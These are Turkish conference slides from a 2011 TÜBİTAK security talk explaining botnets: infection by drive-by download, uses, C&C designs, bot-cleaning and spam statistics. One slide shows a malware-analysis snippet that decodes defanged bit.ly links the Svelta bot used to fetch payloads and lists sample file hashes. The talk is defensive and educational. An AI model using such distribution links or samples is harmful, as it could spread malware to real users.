



# **BOTNETLER**


**Necati Ersen ŞİŞECİ**

## **6. Kamu Kurumları Bilgi Teknolojileri Güvenlik Konferansı**


TÜBİTAK, Ankara  
8 Haziran 2011

- Botnet Nedir?
- Nasıl Çalışır?
- Nasıl Bulaşır?
- Ne Amaçla Kullanılır?
- Komut-Kontrol (C&C) Mekanizması
- İstatistikler
- Zeus Botnet'inin Pazarlanması
- Örnek Saldırı: Drive-by-Download
- Kişisel Olarak Alınabilecek Önlemler
- Sonuç

# Nasıl Bulaşır?




Örnek Bulaşma Senaryosu  
(Drive-by Download)




Torpig Botneti Altyapısı

# Ne Amaçla Kullanılır?




- Tıklama Sahtekarlığı
- Gizli bilgilerin çalınması
- İstenmeyen (Spam) e-posta gönderilmesi
- Oltalama (Phishing) e-postaları gönderilmesi
- DDoS Atakları
- Zararlı yazılım(Malware) yükleme ve dağıtımı

- HTTP
  - Zeus
- P2P
  - Storm
- IRC
  - AgoBot, SdBot
- Diğer protokoller
  - Svelta




Merkezi C&C



Dağıtık C&C

Botnet C&C Mekanizması ile kullanılan yöntemler (2Q10)



Botnet C&C Mekanizması ile kullanılan yöntemler (2Q10)

- Svelta



```

$ echo "aHR0cDovL2JpdC5seS9SN1NUViAgaHR0cDovL2JpdC5seS8yS29Ibw==" |
openssl base64 -d
hxxp://bit.ly/R6STV hxxp://bit.ly/2KoHo

```

```

$ unzip out.qqq
Archive: out.qqq
  inflating: gbpm.dll
  inflating: gbpm.exe
$ openssl md5 gbpm.*
MD5(gbpm.dll)= ceb8d7fd74da0a187cc39ced4550ddb4
MD5(gbpm.exe)= a5cc8140e783190efb69d38c2be4393f

```


# Ülkelere Göre Temizlenen Bot Sayısı

Rank	Country/Region	Computers with Bot Cleanings (1Q10)	Computers with Bot Cleanings (2Q10)	Bot Cleanings Per 1000 MSRT Executions (Bot CCM)
1	United States	2,163,216	2,148,169	5.2
2	Brazil	511,002	550,426	5.2
3	Spain	485,603	381,948	12.4
4	Korea	422,663	354,906	14.6
5	Mexico	364,554	331,434	11.4
6	France	344,743	271,478	4.0
7	United Kingdom	251,406	243,817	2.7
8	China	227,470	230,037	1.0
9	Russia	181,341	199,229	4.3
10	Germany	200,016	156,975	1.4
11	Italy	191,588	130,888	2.6
12	Turkey	91,262	98,411	4.7
13	Canada	96,834	87,379	1.4
14	Netherlands	115,349	77,466	2.5
15	Colombia	76,610	71,493	5.8
16	Portugal	83,379	68,903	5.7
17	Australia	72,903	66,576	2.8
18	Poland	87,926	62,704	3.9
19	Taiwan	52,915	54,347	3.4
20	Japan	63,202	52,827	0.6
21	Argentina	38,229	43,162	3.8

2010'un 1 ve 2nci Çeyreğinde Microsoft Software Removal Tool Tarafından temizlenen bot sayıları

# Spambot'ların Gönderim Miktarları

LETHIC	17.4%
DONBOT	17.3%
GRUM	11.5%
XARVESTER	8.9%
MAAZBEN	8.1%
CUTWAIL 1	5.4%
CUTWAIL 3	4.9%
FESTI	3.8%
CUTWAIL 2	1.9%
GHEG	1.3%
OTHER SOURCES	19.4%



**“Lethic” Botneti**

**: 12.000 – 60.000 mail/saat/bot**


**“Grum” Botneti**

**: Mart 2010, 39.9 Milyar mail/gün**


**“Cutwail” Botneti**

**: 74 Milyar mail/gün**

# Ülkelere göre Spam gönderme istatistikleri

